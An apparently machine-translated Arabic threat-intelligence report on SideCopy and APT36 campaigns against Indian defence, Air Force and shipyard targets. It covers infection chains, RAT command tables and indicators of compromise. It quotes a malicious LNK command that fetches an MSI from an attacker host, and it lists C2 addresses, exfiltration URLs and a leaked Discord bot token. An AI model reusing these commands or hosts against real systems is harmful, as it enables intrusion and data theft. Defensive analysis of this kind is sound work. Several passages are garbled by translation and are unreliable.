

Aن الدليل المفتوح استضافة البرمجيات الخبيثة مرتبط إلى القبيلة الشفافة (APT36) تم العثور عليه بواسطة SEQRITE فريق مختبرات APT. Fتحليل إضافي كشف مخفي عناوين URL on نفس المجال تحتوي الحمولات استعمل من قبل قسمها الفرعي مجموعة APT نسخة جانبية. استهداف الكيانات الحكومية الهندية مثل هواء فرض، أحواض بناء السفن والموانئ by Siفك النسخ is ملاحظ عبر مأدلة مفتوحة متعددة أن مضيفed انها جديدer الحمولات. A ارتباط قوي بين القادمse مجموعات الرائعة بالإضافة إلى روستيك ويب; بما فيها نطاق/آي بي, C2 الاسم, ملف وهميs, و لمعرفة المزيد يتداخل وكانت ملاحظ. في هذه المدونة، نحن سوف يستكشف القادمse الحمولات and القادم اوفهاللفات رأيت أثناء القادم الأخيرة زيادة in مثل هذه الحملات.
النتائج الرئيسية
تداخلات APT
- تم العثور على مجال يستضيف حمولات SideCopy وAPT36 معًا، مستهدفًا بيئات Windows وLinux على التوالي.
- يتمتع خادم C2 الذي تستخدمه حمولات RAT الخاصة بـ SideCopy بنفس الاسم الشائع (WIN-P9NRMH5G6M8) المرتبط عادةً باسم APT36.
- كلا المجموعتين التهديديتين جنبا إلى جنب مع روستيك ويب، يستخدمون نفس ملف الإغراء بتنسيقات مختلفة، والبنية الأساسية وخدمات الويب في سلاسل العدوى الخاصة بهم مما يجعل اتصالاتهم أقوى.
عدوى النسخ الجانبي
- استخدام تحليل HTA مُحدّث، مماثل لـ SideWinder، لتجنب الكشف، مما يجعله غير قابل للاكتشاف تمامًا (FUD). عُثر على عناوين URL مُرمّزة استضافت ملفات RTF لمجموعة SideWinder APT في مُستقبِل SideCopy.
- يتم تسليم RAT العكسي عبر حزم MSI باستخدام 'القوات الجوية الهندية تم استخدام ثيم كطُعم، كما شوهدت نسخٌ مُخزنة في الذاكرة من Reverse RAT. وُجدت أدلة مفتوحة أخرى على نطاقين آخرين يستضيفان ملفات DOTM لتقديم Reverse RAT عبر ملفات BAT، مُستهدفةً أحواض بناء السفن والموانئ.
- كما تم رصد حمولات جديدة تستخدم لسرقة المستندات والصور تسمى Cheex، وناسخة USB لسرقة الملفات من محركات الأقراص المرفقة، وتطبيق FileZilla، ونصوص SigThief.
- تم تحديد اختبار التهرب من مكافحة الفيروسات في مواقع باكستانية. في الوقت نفسه، يتم توجيه حركة مرور الضحايا من الهند، والتي تُرصد عادةً من مركز القيادة والتحكم (C2) في ألمانيا، عبر بروتوكول IPsec من عناوين IP باكستانية، كما هو مُشار إليه بواسطة الأستاذ من فريق Cymru.
- حمولة جديدة مبنية على .NET تُسمى Geta RAT، تُنفَّذ في ذاكرة HTA، وتتضمن وظيفة سرقة المتصفح من Async RAT. بالتوازي، يتم تحميل Action RAT بشكل جانبي بواسطة charmap.exe بدلا من ال credwiz.exe/reykeywiz.exe واستخدام موضوع فخ العسل المسمى صورة واتساب ينظر.
عدوى القبيلة الشفافة
- يُستخدم برنامج تنزيل قائم على لغة Golang، يستهدف أنظمة Linux، لجلب الحمولة النهائية من Google Drive. لوحظ مؤخرًا أن هذه الحمولة النهائية تُجلب من نطاق، وسُميَّت باسم ديسجوموجي من قبل Volexity، حيث تم ذكر "روابط البنية التحتية الضعيفة لـ SideCopy".
- تستمر المجموعة في استهداف منصة Linux باستخدام Poseidon باستخدام اختصارات سطح المكتب التي تحتوي على سمات جذابة مثل 'Posting/نقل بموجب Ph-III من Rإيقاعي Transfer'، 'إدراج عنوان IP في القائمة السوداء باستخدام TLP والتاريخ' و "قائمة التحقق من الرعاية طويلة الأجل'.
- استخدام Crimson RAT، مع نتائج انتخابات أوتاراخاند و 'ملخص مطالبة TDS' وقد تم أيضًا ملاحظة الطعوم جنبًا إلى جنب مع تضمين تطبيق FileZilla.

الشكل 1 - سلسلة العدوى المتداخلة
هجوم متداخل
النطاق الموجود في الدليل المفتوح هو campusportals[.]in ، ويحتوي على مجلدات متعددة. تحتوي هذه المجلدات على حمولات لينكس مبنية على لغة Golang، تُنسب إلى مجموعة APT36، ولكن في الوقت نفسه، لوحظ وجود عناوين URL مخفية متعددة تستضيف أدوات HTA تابعة لمجموعة SideCopy APT. كان النطاق في الأصل بمثابة دليل لمختلف امتحانات القبول في الجامعات الهندية، وكان آخر منشور على حسابهم على تويتر/يوتيوب في عام 2016. وقد لوحظ سابقًا وجود دليل مفتوح مماثل يستضيف أدوات SideCopy على نفس خادم الويب LiteSpeed . في هذه الحالة، كان النطاق reviewassignment[.]in يُستخدم لبوابة تعليمية أخرى، وهي خدمات التعليم والرعاية في مرحلة الطفولة المبكرة.

الشكل 2 - استضافة Open Directory لـ APT36 وعناوين URL المخفية باستخدام أدوات SideCopy
يوجد ملف مضغوط (ZIP) في أحد المجلدات، يحتوي على ملف PDF محمي بكلمة مرور وملف ELF ثنائي مضغوط بصيغة UPX. عند فك ضغط هذا الملف، يظهر ملف ثنائي مكتوب بلغة Golang يعمل كبرنامج تنزيل، حيث يقوم أولاً بفتح ملف PDF الوهمي باستخدام رمز المرور ' 745414 '. موضوع الإغراء هو استطلاع رأي حول استخدام الإنترنت، والذي تم رصده في العديد من الحملات السابقة لشركة SideCopy منذ فبراير 2023.

الشكل 3 - إغراء استطلاعات الرأي عبر الإنترنت
ثم يقوم بتنزيل حمولة المرحلة التالية من Google Drive باسم gnucoreinfo إلى المجلد المخفي .x86_32-linux-gnu ، ويجعلها قابلة للتنفيذ، ويشغلها في الخلفية. يتم إعداد استمرارية التشغيل عبر مدخلين في سطح المكتب AutoStart باسمي GNOME_Core.desktop و GNULib_Update.desktop . يتم إضافة سكربت Bash وتسجيله في مهمة cron لتنزيل الحمولة والتأكد من عدم تشغيل عملية مكررة كما هو موضح أدناه.

الشكل 4 - عملية تنزيل Golang في البرنامج النصي المستمر
متغير من DISGOMOJI
الحمولة النهائية عبارة عن ملف ثنائي ELF آخر مُعبأ بـ UPX ومبني على لغة Golang، ويُسمى ' vmcoreinfo.txt '. هذا حصان طروادة للوصول عن بُعد، يعتمد على مستودع مفتوح المصدر يُسمى discord-c2 ، ويستخدم خادم Discord كخادم تحكم وسيطرة، بالإضافة إلى الرموز التعبيرية للتواصل. رصدت Volexity متغيرات مختلفة من DISGOMOJI، حيث يتم تضمين مُعرّف الخادم ورمز البوت الخاص بخادم Discord إما بشكل ثابت في الكود أو يتم تنزيلهما أثناء التشغيل باسمي BID1.txt و GID1.txt من ordai[.]quest . في هذا الإصدار، يتم استخدام Google Drive لتنزيلهما بالأسماء التالية، مما يُشير إلى أنه خادم ثانٍ:
| اسم الملف | التفاصيل وروابط التحميل من جوجل درايف |
| BID2.txt | MTI0NjkwMDE2NTI1MjQ4NTM1Mg.GWqtv3.cZmv1ZIts2ClyZ6jcKKpRzkD_hChmEkfDcZKeM (Server ID) |
| hxxps://drive.google.com/uc?export=download&id=1dlI8jSabaeJT1MnQxiih0Ww-hZrG-GAe | |
| GID2.txt | 1246900038160879688 (رمز البوت) |
| hxxps://drive.google.com/uc?export=download&id=1XvW8ir8l0G9axv4lhEvQFOxOyzmMV64t | |
| GTK-Theme-Parse.txt | 2bf596603c432fa46b494dc3edd2d30f (MD5) |
| hxxps://drive.google.com/uc?export=download&id=1btUsB3nWehTNW8Cho9Wv3Efrt4c6EhI_ |
تحاول جميع رسائل معالجة الأخطاء الموجودة تضليل المستخدم عن الوظيفة الفعلية، ولكن لوحظ وجود خطأ مثير للاهتمام باسم " خطأ في تحديث مستودع Kavach : %v ". يتم تنزيل ملف مُشفر باسم GTK-Theme-Parse.txt ، والذي يُستخدم لنسخ الملفات دوريًا من محركات أقراص USB المتصلة إلى دليل محلي. يتم إعداد مهمة cron بشكل مماثل لضمان استمرارية هذه الملفات، ويمكن استخراجها باستخدام برنامج RAT يعتمد على الرموز التعبيرية.

الشكل 5 - نص برمجي مُعمّم لسرقة USB
يجمع برنامج DISGOMOJI معلومات أساسية عن النظام في البداية، وتشمل وظائفه التقاط لقطات شاشة، وتنفيذ الأوامر، وتحميل الملفات إلى خدمات الويب ( oshi[.]at و transfer[.]sh )، وتنزيل الملفات وتحميلها عبر خادم Discord، والحصول على ملفات تعريف متصفح Firefox، والبحث عن الملفات بناءً على امتدادها لاستخراجها. يحتوي الأخير على سلسلة نصية فريدة باللغة البنجابية (اللغة الأكثر شيوعًا في باكستان) تُترجم إلى "لقد أعطيتك كل المعرفة، ماذا تريد أكثر؟"، وهي مناسبة لاستخراج البيانات. كما ذكرت شركة BlackBerry أيضًا إصدارات جديدة من برنامجي PYSHELLFOX و GLOBESHELL لأنظمة Windows و Linux لاستخراج الملفات وسرقة ملفات تعريف Firefox.

الشكل 6 - رسالة الترشيح
نسخة مختلفة من بوسيدون
لاحظنا أيضًا نشرًا مستمرًا لبرامج Poseidon الخبيثة عبر اختصارات سطح المكتب في نظام Linux بواسطة مجموعة Transparent Tribe، حيث تم استضافة ملفات الطعم على Google Drive باستخدام حسابي fikumatry@gmail.com و fitfalcon0900@gmail.com كمالكين للحساب. وتتعلق عمليات التمويه الثلاث المختلفة التي تم رصدها بوثائق حكومية هندية متنوعة، تشمل تعيين / نقل ضباط في وزارة الدفاع من العام الماضي ، وعناوين IP مدرجة في القائمة السوداء مع رمز TLP وتواريخها، وقائمة مراجعة لمطالبات بدل السفر.

الشكل 7 - طُعم القائمة السوداء لعناوين IP باستخدام Poseidon (1)

الشكل 8 - طُعم القائمة المرجعية مع بوسيدون (2)

الشكل 9 - فخ النشر/النقل مع بوسيدون (3)
نسخة جانبية
استنادًا إلى عناوين URL التي رُصدت في إصابة حديثة ببرنامج SideCopy الخبيث، تم تحديد استضافة مماثلة لبرامج HTA التمهيدية، بالإضافة إلى نفس الطُعم. تبدأ الإصابة بملف اختصار مؤرشف، يُشغّل عملية MSHTA لتنفيذ ملفات HTA عن بُعد مُستضافة على نفس النطاق. في المجمل، تم العثور على ستة ملفات HTA تحمل اسم 1.hta أو 2.hta. يحتوي الإصدار الأول من HTA على دالتين لفك تشفير base64، إحداهما تعتمد على JavaScript، والأخرى تستخدم كائنات ActiveX. تبقى وظائف هذا الإصدار كما هي، وتشمل التحقق من إصدار .NET، وتثبيت برنامج مكافحة الفيروسات، ودمج الحمولة وفك تشفير السلاسل النصية، وأخيرًا تنفيذ مكتبة DLL في الذاكرة مع تمرير ملف الطعم.

الشكل 10 – المتغير الثاني من أداة تصنيف مراحل سرطان الثدي
إن المتغير الثاني من HTA غامض للغاية ولم يتم ملاحظته إلا في بعض الأحيان منذ العام الماضي والذي يستخدم تقنيات متعددة:
- فك تشفير سلسلة مشفرة مثل base64 باستخدام أبجدية مخصصة
- فك التشفير القائم على XOR (مع المفاتيح: f551e832 وbWqQ)
- عكس السلسلة لكل 1/2/5 أحرف
- تحويل شيفرة قيصر باستخدام مفاتيح متعددة

الشكل 11 - إزالة التعتيم في تحليل التكنولوجيا الصحية
تبقى الوظائف العامة كما هي، ولكن أنماط التمويه هذه لوحظت في تحليل HTA الخاص ببرنامج SideWinder APT منذ العام الماضي. تحتوي السلاسل النصية غير المستخدمة في أي مكان في البرنامج النصي على عناوين URL ( مثل cabinet-gov-pk[.]ministry-pk[.]net ) التي استضافت ملفات RTF الخاصة ببرنامج SideWinder قبل بضع سنوات.

الشكل 12 - برنامج SideCopy مع عناوين URL الخاصة بـ SideWinder (تعليقات من التحليل)
تقوم مكتبة preBotHta DLL الموجودة في الذاكرة بتنفيذ التسلسل المعتاد لفتح برنامج الخداع وتثبيت برنامج مكافحة الفيروسات. وبناءً على برنامج مكافحة الفيروسات، تُحدد المكتبة آلية استمرارية الوصول من خلال مهمة مجدولة (VBScript) أو مفتاح تسجيل أو اختصار بدء التشغيل. وفي النهاية، إما أن تُضيف ملفي HTA إضافيين أو تُنزّل ملف MSFTEDIT.dll (برنامج تجسس عن بُعد) من الرابط ' hxxps://campusportals.in//files//documents//backup//ap.txt ' الذي يتم تحميله جانبيًا بواسطة charmap.exe الذي يتصل بالخادم 64.188.27[.]144 على المنفذ 5863 للتحكم والسيطرة.

الشكل 13 - مجال SideWinder الذي يستضيف ملفات RTF
ملفات HTA التي تم إسقاطها هي useH وuseT وalphaT، والتي لها نفس وظيفة HTA المذكورة أعلاه، وتُنفّذ ملف DLL في الذاكرة في النهاية. تم العثور على ملفي DLL مختلفين، أحدهما Reverse RAT الذي يتضمن 19 أمرًا لـ C2، بالإضافة إلى أداة التقاط ملفات USB، لحفظ الملفات والمجلدات عند توصيل محرك أقراص جديد. أما الثاني فهو Geta RAT جديد قائم على .NET، ويتضمن 30 أمرًا لـ C2، ويمكنه أيضًا سرقة بيانات متصفحات Firefox وChromium لجميع الحسابات والملفات الشخصية وملفات تعريف الارتباط. هذا المكون الإضافي للمتصفح مُستعار من Async RAT كما هو موضح أدناه.

الشكل 14 - Geta RAT مقابل Async RAT
| لا | أمر | الية عمل سفينة نوح |
| 1 | انقطع الاتصال | إغلاق الاتصال |
| 2 | معلومات النظام | الحصول على بيانات النظام (اسم الكمبيوتر، اسم المستخدم، حجم الشاشة، الذاكرة المتوفرة والإجمالية (الفيزيائية والافتراضية)، تفاصيل نظام التشغيل، حالة طاقة البطارية، وقت تشغيل النظام، برامج التشغيل، تفاصيل الشبكة) |
| 3 | بكيل | قتل عملية محددة وجلب قائمة العمليات |
| 4 | مدير العمليات | الحصول على قائمة العمليات |
| 5 | تطبيقات الكمبيوتر | احصل على البرامج المثبتة |
| 6 | كلمات السر | احصل على بيانات اعتماد متصفح Firefox وChrome من جميع الحسابات/الملفات الشخصية/ملفات تعريف الارتباط |
| 7 | RD | احصل على لقطة شاشة لسطح المكتب البعيد |
| 8 | احصل على حدود الكمبيوتر الشخصي | الحصول على حجم الشاشة |
| 9 | تعيين موضع المنحنى | تعيين موضع المؤشر |
| 10 | احصل على ملف المضيفين | الحصول على ملف \etc\hosts |
| 11 | حفظ ملف المضيفين | حفظ ملف \etc\hosts في الموقع المحدد |
| 12 | احصل على CPText | الحصول على محتويات الحافظة |
| 13 | حفظ النص CPT | حفظ محتويات الحافظة في موقع محدد |
| 14 | قذيفة | تشغيل الأمر عبر “cmd /C” |
| 15 | بدء التسجيل | لم يتم تعريف أي وظيفة ولكن من المرجح استخدامها لالتقاط الشاشة |
| 16 | إيقاف التسجيل | لم يتم تعريف أي وظيفة ولكن من المرجح استخدامها لالتقاط الشاشة |
| 17 | التسجيلتنزيل | لم يتم تعريف أي وظيفة ولكن من المرجح استخدامها لالتقاط الشاشة |
| 18 | قائمة محركات الأقراص | الحصول على قائمة محركات الأقراص |
| 19 | قائمة الملفات | الحصول على الملفات والدلائل للمسار المحدد |
| 20 | مكدير | قم بإنشاء دليل جديد |
| 21 | RMDIR | حذف دليل |
| 22 | مجلد rn | إعادة تسمية الدليل |
| 23 | مدير | نقل الدليل |
| 24 | ملف rm | احذف ملفًا |
| 25 | ملف rn | إعادة تسمية ملف |
| 26 | ملف مشاركة | تنزيل ملف |
| 27 | يجري | قم بتنفيذ ملف |
| 28 | تنفيذ | 1. قم بتحميل ملف وتنفيذه عبر التحميل الجانبي لـ DLL 2. قم بتنفيذ "cmd /C netstat -ano" واحصل على حالة اتصال IP الخاص بالخادم 3. قم بتثبيت برنامج مكافحة الفيروسات |
| 29 | إضافة نظام | تعيين الاستمرارية عبر السجل أو بدء التشغيل |
| 30 | تحميل الملف | تحميل ملف |
رُصدت نسختان متشابهتان من هجوم HTA، تُشبهان CACTUS TORCH وSILENT TRINITY، لكنهما لم تُكتشفا تمامًا. تُنفَّذ هذه الهجمات عبر ملفات اختصار، وتستخدم أساليب مثل فخ العسل والمواجهة بين الولايات المتحدة والصين لإسقاط الحمولة النهائية.

الشكل 15 - جهاز HTA الجديد
على الرغم من أن الاختلافات الملحوظة في هذا HTA الجديد تظل كما هي، إلا أن الوظيفة:
- بالإضافة إلى فك تشفير base64، تُستخدم دالة أخرى بطول محدد لفك تشفير البيانات. بشكل أساسي، يتم ترميز مكتبة الارتباط الحيوي (DLL) المضمنة مرتين باستخدام هذه الدوال.
- لا يتم تضمين ملف DLL المحمل جانبيًا والطُعم بشكل منفصل في HTA ولكن في ملف DLL .NET نفسه.
- لا يستخدم استعلامات WMI لتثبيت AV ولا يستخدم VBScript للحصول على إصدار .NET.
- الأهم من ذلك، لم يتم تحديد هدف لإنشاء مثيل واستدعائه بشكل ديناميكي.

الشكل 16 - نسخة مبسطة من تحليل التكنولوجيا الصحية
بدلاً من تحميل preBotHta أو SummitOfBion في الذاكرة، يتم تحميل BroaderAspect.dll حيث يقوم البرنامج الوهمي بفتحه. لم يتم إجراء أي فحص لمكافحة الفيروسات، ولكن تم ضبط مفتاح تشغيل التسجيل للاستمرارية، وتم تحميل ملف DLL (DUser.dll) جانبياً عبر rekeywiz . المجلد المستهدف هو 'C:\Users\Public\BroadCastUSB\crezly.exe'، ومسار ملف PDB المرتبط بملفين هو: 'E:\TestAssembly\obj\Debug\BroaderAspect.pdb'.

الشكل 17 - تشغيل DLL في ذاكرة MSHTA
حملات RAT العكسية
لُوحظت إصابات متعددة تُؤدي إلى هجمات RAT العكسية باستخدام طُعوم ونطاقات وهمية مرتبطة بمختلف أرصفة بناء السفن والموانئ، وحتى القوات الجوية. تُدار جميع هذه الكيانات تحت إشراف وزارة الدفاع الهندية ووزارة الموانئ والشحن والممرات المائية.

الشكل 18 - عدوى RAT العكسية والأهداف
تم تثبيت نسخة مستقلة من برنامج Reverse RAT عبر حزمة MSI خلال نفس الفترة الزمنية. يحتوي ملف ZIP المسمى ' Salary_Increment_FY_2024 ' على اختصار LNK لتنزيل حزمة MSI وتشغيلها كما يلي:
- C:\Windows\System32\cmd.exe /cm^s^i^e^x^e^c.exe /q /i hxxps://utkalsevasamitikanjurmarg[.]in/assets/pdfs/Salary_Increment_FY_2024/binastos10/
تتألف الحزمة من ملف .NET Confuser PE يتم تنفيذه أثناء إجراءات التثبيت المخصصة كما هو موضح في الصورة أدناه. يتم تثبيت برنامج التحكم عن بعد العكسي (Reverse RAT) في المسار " C:\\ProgramData\\VSUpdates\\svirbre.exe " في النهاية، مع نفس الأوامر التسعة عشر لـ C2، ويتم ضبط استمراريته عبر ملف نصي HTA آخر باسم fileros.hta باستخدام مفتاح التسجيل run.
| لا | أمر | الية عمل سفينة نوح |
| 1 | يجري | قم بتنفيذ ملف |
| 2 | الإدارية | قائمة الملفات أو الدلائل لمسار |
| 3 | بكيل | قتل عملية التشغيل |
| 4 | اغلق | إغلاق الاتصال مع C2 |
| 5 | إعادة تسمية | إعادة تسمية ملف |
| 6 | شاشة | خذ لقطة شاشة |
| 7 | تحميل | تحميل ملف إلى C2 |
| 8 | حذف | احذف ملفًا |
| 9 | سجل | قائمة بجميع مفاتيح التسجيل وقيمها |
| 10 | معالجة | قائمة بجميع العمليات الجارية |
| 11 | برامج | قائمة بجميع البرامج المثبتة |
| 12 | بإمكانك تحميله | تنزيل ملف من C2 |
| 13 | إنشاء دليل | قم بإنشاء دليل جديد |
| 14 | شيل إكسيك | تنفيذ أمر أو فتح ملف باستخدام cmd.exe |
| 15 | مفتاح ريجنيو | إنشاء مفتاح تسجيل جديد |
| 16 | الحافظة | استرداد محتوى الحافظة |
| 17 | ريجديلكي | حذف مفتاح التسجيل |
| 18 | داونلود exe | قم بتنزيل ملف وتنفيذه |
| 19 | مجموعة الحافظة | تعيين محتوى الحافظة |

الشكل 19 - حزمة MSI لإسقاط Reverse RAT
سلسلة العدوى مع الحمولات هي كما يلي:
| اسم الملف | تفاصيل |
| زيادة الراتب للسنة المالية 2024.zip | تاريخ التعديل: 2024-06-03 |
| زيادة الرواتب للسنة المالية 2024.pdf.lnk | معرف الجهاز: cop125n، تاريخ التعديل: 2023-12-04 |
| newpictures.png (MSI) | تاريخ التعديل: 2020-09-18، المؤلف: MSTech Soft |
| فيلميوس.exe | .NET Confuser 1.x |
| svirbre.exe (Reverse RAT) | المفتاح: winupdates@7 C2: defender.windowupdatecache[.]in/officalupdates |
تحتوي الوثيقة الوهمية التي أُلقيت على تفاصيل زيادة الرواتب الممنوحة لموظفي القوات الجوية الهندية. وهي وثيقة حديثة تُشير إلى أن تاريخ صرف الرواتب الفعلي هو يوليو ٢٠٢٤.

الشكل 20 - خدعة دفع القوات الجوية الهندية
المزيد من الدلائل المفتوحة
في يوليو، رُصد نطاقان آخران بمجلدات مفتوحة، استضافا حمولات SideCopy الجديدة والقديمة، كما يتضح من الطوابع الزمنية. تحتوي هذه المجلدات على ملفات EXE وPNG وPDF وBAT وغيرها من المستندات المستخدمة في حملات Reverse RAT. استضاف النطاق slidesfinder[.]com عينات شهر يوليو التي تستمد حمولاتها من نطاق آخر mazagondoc[.]com ، والذي استضاف بدوره ملفات في أكتوبر 2023 لهجمات حقن القوالب.

الشكل 21 - الدلائل المفتوحة التي تستضيف حمولات SideCopy
تم رصد ملفين نموذجيين مُفعّلين بوحدات الماكرو، يحملان اسمي Aerospace.dotm و tmps.dotm ، وهما بداية سلسلة العدوى. عند فتح الملف، يتم تنفيذ إجراءات فرعية مُشفرة، حيث يتم تنزيل ملف PNG المُستضاف كملف دفعي " 08973422348.bat " إلى مجلد TEMP، إذا كانت استجابة HTTP هي 200. في حال وجود الملف، يتم تشغيل الملف الدفعي باستخدام وظيفة Shell.

الشكل 22 - ماكرو VBA في مستندات القالب
في أحد القوالب، يستدعي البرنامج لاحقًا روتين UNLK الفرعي الذي يُغيّر القالب المرفق بالمستند النشط إلى قالب Normal.dotm الموجود في دليل المستخدم، ثم يُغلق المستند دون حفظ التغييرات. في حال حدوث خطأ، يستدعي البرنامج روتين DVBP الفرعي الذي يُحاول إزالة جميع مكونات VBA من المستند، وبالتالي حذف جميع أكواد VBA. يقوم البرنامج النصي الموضح أدناه بتنزيل حمولة Reverse RAT كصورة PNG باستخدام PowerShell ، ونسخها إلى دليل مخفي، وإنشاء مهمة مجدولة لتشغيلها كل 5 دقائق.

الشكل 23 - نص الدفعة لتنزيل Reverse RAT
يتم أيضًا تنزيل ملف التمويه Letter002.pdf وفتحه في الوقت نفسه، وهو ملف يحتوي على تفاصيل عقد شركة كوشين لبناء السفن المحدودة لشهر يناير 2024، التابعة لوزارة الموانئ والشحن والممرات المائية. جميع تفاصيل هذه العقود الشهرية متاحة للعموم على نطاقها الرسمي. بالإضافة إلى الاستماع إلى 19 أمرًا، يقوم برنامج Reverse RAT بتنزيل ملف آخر من نطاق mazagondoc[.]com ، محاكيًا بذلك الموقع الرسمي لشركة مازاجون دوك لبناء السفن المحدودة التابعة لوزارة الدفاع – mazagondock[.]in . وقد لوحظ أيضًا أن هذا النطاق الذي يستضيف حمولات خبيثة قد تم استخدامه في حملة أكتوبر 2023 التي استخدمت برنامج Reverse RAT لاستهداف مماثل. أما خادم التحكم والسيطرة (C2) المستخدم مع برنامج Reverse RAT فهو vocport[.]com/Contactus، وهو يحاكي نطاق هيئة ميناء في أو تشيدامبارانار التابعة لوزارة الموانئ والشحن والممرات المائية.

الشكل 24 - نموذج لتفاصيل عقد حوض بناء السفن في كوتشين
المزيد والمزيد من .NET
يتم تنزيل وتشغيل حمولة جديدة مبنية على .NET، وتتميز بخاصية البحث عن الملفات ذات الامتداد المحدد وحفظها. تُستخرج هذه الملفات لاحقًا إلى الخوادم التالية، كما هو موضح في مثالين:
- hxxp://149.28.95.195/dakshf_upload.php
- hxxps://googleservices[.]live/dakshf_upload.php
تحتوي هذه العينات أيضًا على مسار ملف PDB الخاص بالمشروع المصدر تحت اسم المستخدم " Dead Snake" واسم المستخدم "cheex" (يوجد منصة إلكترونية أخرى تحمل نفس الاسم). يتحقق البرنامج من خمسة مجلدات - سطح المكتب، الشخصي، المستندات المشتركة، التنزيلات، والمجلدات الأخيرة - بحثًا عن ملفات بالامتدادات الـ 12 التالية: DOCX، DOC، XLSX، XLS، PPTX، PPT، PDF، BAK، JPEG، JPG، PNG، وTXT.
| C:\Users\Dead Snake\source\repos\cheex-folderwise\cheex\obj\Release\dlhost.pdb |
| C:\Users\Dead Snake\source\repos\cheex\cheex\obj\Debug\cheex.pdb |

الشكل 25 - حمولات جديدة لاستخراج الملفات
كما هو الحال مع بروتوكول Reverse RAT المذكور أعلاه، والذي تم توفيره عبر MSI، والذي يتضمن وظيفة استخراج الملفات من أجهزة USB المتصلة، أصبح هذا متاحًا الآن كوحدة منفصلة. يتم تعداد جميع أحرف محركات الأقراص، ويتم نسخ الملفات إلى دليل TEMP باستخدام برامج التشغيل الخلفية قبل تحميلها على عنوان IP نفسه. مسارات قاعدة بيانات PDB التي تمت ملاحظتها في عينتين هي:
| e:\DBD\MA\Miscelleneous\Usb-Copier\Usb-Copier\FileCorrupter\obj\x86\Release\AdobeReaders.pdb |
| e:\DBD\MA\Miscelleneous\Usb-Copier\Usb-Copier\FileCorrupter\obj\x86\Debug\AdobeReaders.pdb |
تم رصد ملفات أخرى، منها مستندات تدعم وحدات الماكرو، وملفات وهمية، وتطبيق FileZilla (المستخدم لنقل الملفات)، وبرنامج بايثون مفتوح المصدر SigThief المستخدم لسرقة التوقيعات وإلحاقها، وقد تم استضافتها فيما يتعلق بحملات سابقة.
- تقرير قسم دفع المشاريع البحرية رقم 29092023.docx
- تقرير قسم دفع المشاريع البحرية رقم 131023.docx
- تقرير قسم المشروع والخدمات 10102023.docx
- رسالة 002.pdf
- المشاريع البحرية.pdf
